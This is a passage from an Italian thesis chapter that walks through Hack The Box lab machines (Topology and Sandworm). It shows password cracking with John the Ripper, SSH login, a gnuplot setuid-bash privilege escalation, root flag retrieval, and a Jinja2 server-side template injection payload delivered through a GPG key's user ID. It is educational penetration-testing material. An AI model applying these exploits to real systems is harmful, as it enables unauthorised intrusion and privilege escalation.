


Figura 4.10: Esecuzione comando `gedit hash.txt`




Figura 4.11: Avvio editor di testo

Successivamente, dando il comando `john –wordlist=/usr/share/wordlists/rockyou.txt hash.txt` si esegue l'utility di cracking delle password, denominato *John the Ripper* (un popolare software per il cracking delle password di cui si è parlato nella Sezione 2.5.2), per cercare di decifrare un hash utilizzando una wordlist specificandone il percorso e il nome del file contenente l'hash (Figura 4.12).

```
┌──(simone㉿kali)-[~/Documenti/topology]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as
"md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type i
nstead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AS
IMD 4x2])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
calculus20       (vdaisley)
1g 0:00:00:15 DONE (2023-08-22 20:01) 0.06459g/s 64314p/s 64314c/s 64314C/s c
alebd1..calasag
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figura 4.12: Esecuzione del comando John the Ripper

Si è individuata la password dell'utente `vdaisley` che corrisponde a `calculus20`.

A questo punto, accediamo a questo account (Figura 4.13) avviando una sessione di accesso remoto sicuro mediante il protocollo SSH, discusso nella Sezione 2.4.2, utilizzando la password trovata precedentemente.

```
┌──(simone㉿kali)-[~/Documenti/topology]
└─$ ssh vdaisley@10.10.11.217
The authenticity of host '10.10.11.217 (10.10.11.217)' can't be established.
ED25519 key fingerprint is SHA256:F9cjnqv7HiOrntVKpXYGmE9oEaCfHm5pjfgayE/0OK0
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.217' (ED25519) to the list of known host
s.
vdaisley@10.10.11.217's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)
```

Figura 4.13: Avvio della sessione SSH

Nel frattempo, come mostrato in Figura 4.14, si apre un'altra finestra del terminale e ci si dirige nella directory `/Scrivania` e si digita `python3 -m http.server 80`, utilizzando l'interprete Python. Si avvierà un server web che risponderà alle richieste HTTP. Il server web è in ascolto sulla porta 80 e, quindi, accetterà le richieste HTTP inviate a questa porta.



Figura 4.14: Avvio del server web in ascolto sulla porta 80

Recandoci sul terminale in cui si è avviata la sessione Secure Shell, si scarica il file denominato `pspy64` tramite il comando `wget http://10.10.14.206:80/pspy64` specificando l'indirizzo IP della macchina (*10.10.14.206*) e la porta (*80*) (Figura 4.15).

Pspy64 è uno strumento a riga di comando progettato per curiosare nei processi senza bisogno di permessi di root e consente di vedere i comandi eseguiti da altri utenti.




Figura 4.15: Scaricamento del file `pspy64`

Successivamente si rende eseguibile il file `pspy64` tramite il comando `chmod +x pspy64` e lo si esegue, avendo come risultato ciò che è mostrato in Figura 4.16.




Figura 4.16: Esecuzione del file `pspy64`

Si nota che il processo con PID *24265* sta eseguendo un comando `find` che cerca file con estensione `.plt` nella directory `/opt/gnuplot` e nelle sue sottodirectory. Una volta trovati i file, sta eseguendo il comando gnuplot su ciascuno di essi.

"Gnuplot" è un programma per la creazione di grafici utilizzato in ambienti Unix-like per produrre grafici e plot di dati da file.

Come è visibile in Figura 4.17, ci si reca nella directory `/opt` e, digitando il comando `echo 'system "chmod u+s /bin/bash"' > /opt/gnuplot/root.plt`, si va a scrivere la

stringa `system "chmod u+s /bin/bash"` nel file presente nel path `/opt/gnuplot/root.plt`.

La stringa è un comando che cerca di eseguire un'operazione di "set-user-ID" (u+s) sul file eseguibile `/bin/bash`, consentendo, in questo modo, l'esecuzione del file con i privilegi di root quando quest'ultimo viene eseguito da un utente non privilegiato.

```
-bash-5.0$ cd /opt
-bash-5.0$ echo 'system "chmod u+s /bin/bash"' > /opt/gnuplot/root.plt
```

Figura 4.17: Esecuzione del comando suddetto

Ci si sposta nella directory corrispondente alla home dell'utente, visualizzando l'elenco dei file presenti in essa e, in particolare, il contenuto del file `user.txt` tramite il comando `cat user.txt`, recuperando la User Flag (Figura 4.18).

```
bash-5.0# cd ~
bash-5.0# ls
pspy32  pspy64  pspy64.1  user.txt
bash-5.0# cat user.txt
7cc65a7f1dcd2cdf5a28abf834c64e72
```

Figura 4.18: Recupero della User Flag

4.4 Post-Exploitation

Una volta ottenuto l'accesso alla Shell dell'utente, è necessario cercare possibili percorsi per effettuare la *Privilege escalation*, ossia per scalare i privilegi, in modo tale da ottenere la Root Flag. Quindi si naviga nella Shell User ottenuta per recuperare informazioni utili al raggiungimento della Shell Root.

A questo scopo vengono eseguiti 3 diversi comandi:

1. `ls -l /bin/bash`: si visualizzano le informazioni dettagliate sul file eseguibile `/bin/bash`;
2. `Bash -p`: si avvia un'istanza del shell Bash con i permessi effettivi dell'utente che sta eseguendo il comando;
3. `id`: viene utilizzato per visualizzare le informazioni sull'identità dell'utente corrente e si nota che quest'ultimo sta operando temporaneamente con i privilegi di root.

In modo semplice, ci si sposta nella directory `/root`, si visualizza l'elenco dei file presenti in essa e il contenuto di questi ultimi. In particolare, è interessante visualizzare il contenuto del file `root.txt` tramite il comando `cat root.txt`, individuando la Root Flag evidenziata in rosso nella Figura 4.19.

```
-bash-5.0$ bash -p
bash-5.0# ls
gnuplot
bash-5.0# id
uid=1007(vdaisley) gid=1007(vdaisley) euid=0(root) groups=1007(vdaisley)
bash-5.0# cd /root
bash-5.0# ls
root.txt
bash-5.0# cat root.txt
be5ec93371f0decb03a6e028543d54c9
```

Figura 4.19: Recupero della Root Flag

CAPITOLO 5

Un terzo test di Ethical Hacking

Nel corso di questo capitolo esploreremo in dettaglio il processo di esecuzione di un terzo penetration test su una macchina virtuale. Descriveremo metodi e tecnologie necessari all'ottenimento dell'accesso al sistema User e al sistema Root.

In questo caso, la macchina target, messa a disposizione dalla piattaforma di sicurezza informatica Hack The Box (HTB), descritta nella Sezione 2.2, è denominata Sandworm e, come le macchine utilizzate nei Capitoli 3 e 4, è basata sul sistema operativo Linux.

5.1 Information Gathering

Il passo preliminare, come si nota nella Figura 5.1, è la creazione di una sottocartella della cartella `Documenti`, avente lo stesso nome della macchina bersaglio, in modo tale che tutte le azioni, i file e i tool saranno contenuti nella suddetta cartella.




Figura 5.1: Creazione cartella di nome `Sandworm`

Come già visto nei Capitoli 3 e 4, ci si collega alla corrispondente VPN del sito di HackTheBox attraverso il download del file `.ovpn` e l'esecuzione del comando `sudo openvpn lab_Trust14.ovpn`, e si avvia la macchina `Sandworm`.

Una volta effettuato ciò si inizia con l'enumerazione attraverso il comando `nmap -A -sV 10.10.11.218` dove l'indirizzo IP corrisponde a quello della macchina Topology (Figura 5.2). Nel precedente comando sono stati utilizzati i seguenti parametri:

- `-A`; indica ad Nmap di eseguire una scansione "aggressiva" e include un insieme di scansioni e rilevazioni specifiche che cercano di ottenere il massimo numero possibile di informazioni su un obiettivo. Questo può includere la rilevazione del sistema operativo, delle versioni dei servizi e delle opzioni del firewall.
- `-sV`; sonda le porte aperte determinando le informazioni sui servizi in ascolto su queste ultime e prova a identificarne le versioni.




Figura 5.2: Esecuzione del comando Nmap

Si può notare che il risultato di questo comando è un elenco di porte aperte, in particolare tre:

- *Porta 22*: la porta TCP 22 è aperta e sta ospitando un servizio SSH (Secure Shell), un protocollo di rete crittografato utilizzato per la gestione remota sicura di sistemi. Il server SSH sembra essere *OpenSSH 8.9p1 Ubuntu 3ubuntu.1* su un sistema Ubuntu.
- *Porta 80*: il servizio in ascolto è HTTP (*Hypertext Transfer Protocol*) e sembra che il titolo della pagina non sia stato seguito in quanto c'è un redirect a `https://ssa.htb/..`
- *Porta 43*: è aperta e ospita un server HTTPS con l'header del server che indica `nginx/1.18.0 (Ubuntu)`. Il titolo della pagina è `Secret Spy Agency | Secret Security Service`. Inoltre, è presente un certificato SSL con alcune informazioni sul soggetto e sulla validità temporale.

Tramite il comando `sudo nano /etc/hosts` si apre e si modifica il file di configurazione degli host sul sistema Linux, creando un'associazione tra l'indirizzo IP `10.10.11.218` della macchina Sandworm e il nome di dominio `ssa.htb` nel suddetto file (Figura 5.3).




Figura 5.3: Modifica del file hosts

Cercando il dominio `ssa.htb` nella barra di ricerca del motore di ricerca, otterremo questo come risultato, senza però notare nulla di interessante (Figura 5.4).

A questo punto, per avere maggiori informazioni, effettuiamo una scansione utilizzando Gobuster, eseguendo il comando `gobuster dir -u https://ssa.htb/ -w /usr/share/dirb/wordlists/common.txt -k`.



Figura 5.4: Sito web Secret Spy Agency

Il comando suddetto verrà utilizzato per eseguire una scansione delle directory sul sito web `https://ssa.htb/` utilizzando una wordlist comune di possibili nomi di directory. L'obiettivo è individuare directory nascoste o contenuti accessibili che potrebbero non essere facilmente visibili sulla pagina principale del sito web (Figura 5.5).




Figura 5.5: Esecuzione del comando Gobuster

Si pone l'attenzione sulla pagina `/admin` ma non si possiede alcuna credenziale. Un'altra pagina da tenere in conto, mostrata in Figura 5.6, è `/guide`.




Figura 5.6: Pagina web `https://ssa.htb/guide`

Il sito sembra offrire istruzioni su come utilizzare la crittografia PGP per firmare e verificare messaggi, enfatizzando l'importanza della sicurezza e della privacy nelle comunicazioni online. La verifica dei messaggi PGP è un processo che consente di confermare che il messaggio è stato effettivamente firmato con la chiave privata associata alla chiave

pubblica importata. L'utente potrà importare la chiave pubblica PGP dell'organizzazione o dell'individuo e verificarne l'identità.

Infatti, scendendo sotto, si notano due campi di input testuale: a sinistra un campo per inserire una chiave pubblica (*Public Key*) e a destra il *Signed Text* che rappresenta il risultato (Figura 5.7).



Figura 5.7: Pagina web `https://ssa.htb/guide`

5.2 Vulnerability Analysis

Una volta raccolte tutte le informazioni utili nella fase di *Information Gathering*, tramite il comando `gpg -gen-key`, si generano una nuova coppia di chiavi crittografiche utilizzando il programma GnuPG (GNU Privacy Guard), strumento per la crittografia e la firma digitale, illustrato nella Sezione 2.5.3.

Si scopre che il campo `Nome e Cognome` è vulnerabile a SSTI (Server Side Template Injection), una vulnerabilità di sicurezza che si verifica quando un'applicazione web permette agli utenti di inserire del codice per il rendering di template lato server.

Come mostrato in Figura 5.8, per sfruttare la vulnerabilità, si inserisce il payload "`7*7`" nel campo "`Nome e Cognome`".

```
┌──(simone㉿kali)-[~/Documenti/sandworm]
└─$ gpg --gen-key
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

gpg: keybox '/home/simone/.gnupg/pubring.kbx' creato
Nota: utilizzare "gpg --full-generate-key" per una finestra di dialogo di gen
erazione di chiavi in primo piano.

GnuPG deve costruire un ID utente per identificare la chiave.

Nome e Cognome: {{7*7}}
Indirizzo di Email: test@test.com
Hai selezionato questo User Id:
    "{{7*7}} <test@test.com>"

Modifica (N)ome, (C)ommento, (E)mail oppure (O)kay/(Q)uit? O
Dobbiamo generare un mucchio di byte casuali. È una buona idea eseguire
qualche altra azione (scrivere sulla tastiera, muovere il mouse, usare i
dischi) durante la generazione dei numeri primi; questo da al generatore di
numeri casuali migliori possibilità di raccogliere abbastanza entropia.
Dobbiamo generare un mucchio di byte casuali. È una buona idea eseguire
qualche altra azione (scrivere sulla tastiera, muovere il mouse, usare i
dischi) durante la generazione dei numeri primi; questo da al generatore di
numeri casuali migliori possibilità di raccogliere abbastanza entropia.
gpg: /home/simone/.gnupg/trustdb.gpg: creato il trustdb
gpg: directory '/home/simone/.gnupg/openpgp-revocs.d' creata
gpg: certificato di revoca archiviato come '/home/simone/.gnupg/openpgp-revoc
s.d/793069A6BB286364268FF3AB15D8908A369C61CF.rev'
chiavi pubbliche e segrete create e firmate.

pub   rsa3072 2023-08-28 [SC] [scadenza: 2025-08-27]
      793069A6BB286364268FF3AB15D8908A369C61CF
uid                      {{7*7}} <test@test.com>
sub   rsa3072 2023-08-28 [E] [scadenza: 2025-08-27]
```

Figura 5.8: Generazione della chiave pubblica

Se è vulnerabile, come risultato si visualizzerà nello schermo l'output "`49`".

Successivamente si dà il comando `gpg --list-keys` per visualizzare la lista di tutte le chiavi generate (Figura 5.9).




Figura 5.9: Lista di chiavi generate

A questo punto, esportiamo la chiave pubblica nel file denominato `public_key.asc` con il seguente comando per la crittografia: `gpg -armor -export test@test.com > public_key.asc`. In particolare:

- `gpg` è un comando per interagire con GnuPG, un'applicazione utilizzata per crittografare e decrittografare dati, generare e gestire chiavi crittografiche.
- `-armor` è un comando che indica a GPG di generare l'output in un formato "armored", ovvero in un formato testuale ASCII invece che binario.
- `-export test@test.com` è un comando che indica a GPG di esportare la chiave pubblica associata all'indirizzo email test@test.com.
- `> public_key.asc` è un comando che redirige l'output dell'esportazione della chiave pubblica nel file denominato `public_key.asc`.

Quindi dobbiamo generare la nostra chiave firmata per crittografare il nostro messaggio, che inseriremo nel campo di input come Signed Text, grazie ai comandi `echo "Test" > message.txt` e `gpg -clear-sign -output signed_message.asc message.txt`.
Analizzando il primo comando avremo che:

- `echo` è un comando che stampa (visualizza) il suo argomento sullo schermo (di solito nel terminale). In questo caso, l'argomento è la stringa `Test`.
- `"Test"` è una stringa che viene passata al comando "echo" per essere visualizzata o elaborata.
- `>` è un operatore di redirezione che viene utilizzato per indirizzare l'output del comando precedente verso un file. Nel contesto di questo comando, indica che l'output del comando "echo" (cioè la stringa `Test`) verrà scritto nel file `message.txt`.
- `message.txt` è il nome del file in cui verrà scritta la stringa `Test` proveniente dal comando `echo`.

Riguardo l'analisi del secondo comando, invece, avremo che:

- `gpg` è un comando per interagire con GnuPG, un'applicazione utilizzata per crittografare e decrittografare dati, generare e gestire chiavi crittografiche.
- `-clear-sign` è un comando che indica a GPG di creare una firma digitale chiara per il file specificato. Una firma digitale chiara è una firma crittografica che viene allegata al testo originale in modo che il testo sia ancora leggibile senza la necessità di decrittografarlo, ma con la garanzia dell'autenticità e dell'integrità del contenuto.

- `–output signed_message.asc` è un comando che specifica il nome del file in cui verrà salvata la firma digitale chiara ossia nel file chiamato `signed_message.asc`.
- `message.txt` è il nome del file che verrà firmato digitalmente.

Ciò che è stato descritto finora, può essere visionato nelle Figure 5.10, 5.11 e 5.12.

```
┌──(simone㉿kali)-[~/Documenti/sandworm]
└─$ gpg --armor --export test@test.com > public_key.asc
```

Figura 5.10: Esecuzione del comando `gpg –armor –export`

```
┌──(simone㉿kali)-[~/Documenti/sandworm]
└─$ echo "Test" > message.txt
```

Figura 5.11: Esecuzione del comando `echo "Test" > message.txt`

```
┌──(simone㉿kali)-[~/Documenti/sandworm]
└─$ gpg --clear-sign --output signed_message.asc message.txt
```

Figura 5.12: Esecuzione del comando `gpg –clear-sign –output signed_message.asc message.txt`

Nella Figura 5.13, tramite il comando `cat public_key.asc`, si visualizza il contenuto del file `public_key.asc`, ossia la chiave pubblica generata.

```
┌──(simone㉿kali)-[~/Documenti/sandworm]
└─$ cat public_key.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGTsr6YBDACzlq779ZUsZG7uN4cXbzvtL81nYqmTmHUVF9ZHKnnDDuuHRzib
8YvCQoMzc/iTcsCOEkmS7m2VQ73J0sct2DsvBei6KVYtYGHfm5IThF8hRU0QkByk
+UbouANGu51FNmN8kudKIpTmudc2whp1YEgc4DCfPS+Rb1O1EY6qZ9ttoN5yaSka
F4pAx4PxAPw3XrUVbUFyCkWX/zNJ+2iBR/v2KAWzIc9mKb+QU1l+YwSgSo2yVNCW
4/z/lFtRFUBk3dnQjSQ3zddIdrgzGx+ofkGl1T5MJkSzJmh9ahx4RgnVKV5BuAnO
qC2H+9rF4dbpM4Q6tXJU0LqIYeO7X7LnDpXIcj6LNnaDe34Lz6vWabgRaTnVv8+2
uWBg5c6tYjn9×2jaFPpzlJ8wKWeXOquVCkK/cdWMt3B7a2LW3AoBmZ4l+v/lmG0k
5GY86rclARLFDptOC5Q82kt3TL6AojSMH/rl8GaVdMv61ZS8VOZjZiB/LC+Ufles
T8XzQAH2qQq5VxMAEQEAAbQXe3s3Kjd9fSA8dGVzdEB0ZXN0LmNvbT6JAdQEEwEK
AD4WIQR5MGmmuyhjZCaP86sV2JCKNpxhzwUCZOyvpgIbAwUJA8JnAAULCQgHAgYV
CgkICwIEFgIDAQIeAQIXgAAKCRAV2JCKNpxhz1cWC/9CZ9M4c1nRmEuRNYoVPSaJ
FqZCjOczRQl1WCUsAQCocmgoV5dI53qm1oSF4BMSvDbCJpuntW2grxT/hfXY/3Wb
f78YCvRgisrBsV9zvmsEHluh3c3cOKKNBnc3IpNiHbI3OKStZCTnFpUnOy1aAZwA
lksJBPJ/bjw1XMlo2z3vzUKbG6i5fzQNV/9FLZW/rcLxSr9mxAOF7PvGQatnDfUG
RcIFSK74wyAyjJSFUaYRZ4Eq274Tez2/puffXYPvpCOGZDk/cjWDhxcEmr+WBjLL
OaSltKMc+KGKO4uKpmqAhejQfTvgPAnv5ckZIbJ8B69mkg/sS8cec8vmmIOP0Mtu
vILIKSMMh7KATIO7Ze9iMak8msoLmTpaTvaadJ1EanKWKNQQP2ctSS+ZXDdstQ5j
RLoGZhdiIqUg5OzwfLRu6p7M0e0yepX2sJri/u2C/xnUCxzhPTJ8Wl3R/N819cTl
Z1VEG31aD7t4/d3VUiiOjTIy0+IbNFysC7B2aVc9nVK5AY0EZOyvpgEMAOFUmM5N
uZGxAFS7Wsi7rsXT9S2sxhZDn3XaLuSxvh/EYVhgJPtTvHexBgGlxrX4lWojLH/F
vPm6×0DDytVkQB6j/h5tA7la65arIkEW+JZ83y8Yh6dB2M0sxyOhiMaF7l6XMRYp
m4WY8cOkxBc9Am4DMKaLjMv+n5z0mEnsDCfs/Y5CxkQlol03KTBdMCVefml1jgzM
iLhVOVXmPhp/zGQkfumw6lAMrrQDBk2U9VFDblMUrX29/y/xvc7loNncMf9n0WUF
2XHOhJMatp4vhR3dsImHodhW3ssszXBXkyOSK0ccvuZdbp2Gd9mh/x5hLYP3HMjlt
Knylg6oRv2c+QOOMAf/U0KYOcLI5x/58tpgR6gzdlNHDe9sMGZA5aw+rWK9ABW18
9+WqLhOebJtYgoEeH2CQZXeGUtcGYq8hdfyiRKuU2h+50GLOrGTpbnV0n6vGO58m
7MImz7o5nDPFrKNPjZAx4BnKLZPcx6LHyv2YAG+ALWylhblJvt7HHzKeYwARAQAB
iQG8BBgBCgAmFiEEeTBpprsoY2Qmj/OrFdiQijacYc8FAmTsr6YCGwwFCQPCZwAA
CgkQFdiQijacYc+TOAwAgnS/B0wpQLcDe7lsLPtXT6UydSuySL5pGYb8gtmBHt7O
rk7gSNw94Pb+Qxtk1lPqzxPRRCg7ubf0PQrJbs4jpfEGwDMDz0bRakC6PCzXxTdW
BYAIeJWvV84KlnozX1vTzexmKnohofd4fLpv+LDb+6evJnmesomiZQf/6OcPOSZG
RuJNjc2jRhfqaQ5sx1JoP1+JwzdaArjJxL9IcHDmLXFJqDclerOFq393QbR6ShA9
RWSugFYSgS+9kFFAtZEOn6nq5rG0zubPNiNCk2OzVGpAeiGvvedDRitejhoySRqE
pGwKkna6bBLsnfsti5hUXlfyrxjw2VkEFLEJ7wfIg7AsTOo+O0yuybmskvO6QPFm
EzoTV8UM+2vE7GjL+2j74/ORgUrZYt12I1jR3Aci8IprMKx/6g/RJb3t/6Ccc5cA
zy9v5XqKpJWXaFqKCQuh/QtbE9ZEdtzXIzAmX6o7CGqeqB9+C2ElTnTo+FbYNF36
tngAr97N0lslMi5mHxzZ
=4S5Y
-----END PGP PUBLIC KEY BLOCK-----
```

Figura 5.13: Visualizzazione del contenuto del file `public_key.asc`

Nella Figura 5.14, tramite il comando `cat signed_message.asc`, si visualizza il contenuto del file `signed_message.asc`, ossia il testo firmato generato.



Figura 5.14: Visualizzazione del contenuto del file `signed_message.asc`

Dopo essere tornati sul sito `ssa.htb/guide` ed aver inserito, nei campi appropriati, la Public Key e il Signed Test appena generati, premendo su "*Verify Signature*", si trova l'output presente in Figura 5.15. In particolare nel risultato, come si desiderava, si riscontra `49 [unknown]`.




Figura 5.15: Risultato del "*Verify Signature*"

Si riscontra che si tratta di *Jinja2 Template Engine*, che è un motore di template lato server scritto in Python. Esso è ampiamente utilizzato per la generazione dinamica di contenuti `HTML`, `XML`, `JSON` e altri formati di dati in applicazioni web e software. Di conseguenza, si è scoperta una nuova vulnerabilità sfruttabile.

A questo punto, si eliminano le public key e le secret key relative alla mail di prova `test@test.com` tramite i seguenti comandi: `gpg --delete-secret-keys test@test.com` e `gpg --delete-keys test@test.com`.

5.3 Exploitation

Grazie alle informazioni reperite nella fase di *Vulnerability Analysis*, si generano nuovamente le chiavi pubbliche ma questa volta il *payload* sarà diverso. Eseguendo il comando `gpg --gen-key`, nel campo `Nome e cognome` si inserisce il `payload` seguente:

```
self.__init__.__globals__.__builtins__.__import__('os').popen('id').read().
```

Quest'ultimo è un frammento di codice che è correlato all'esecuzione di codice Python con l'intento di eseguire un'operazione all'interno dell'interprete Python stesso e rappresenta un tentativo di utilizzare un'exploit di "*Server Side Template Injection*".

Invece, nel campo `Indirizzo di Email` inseriamo sempre `test@test.com`.

Ciò è osservabile nella Figura 5.16.

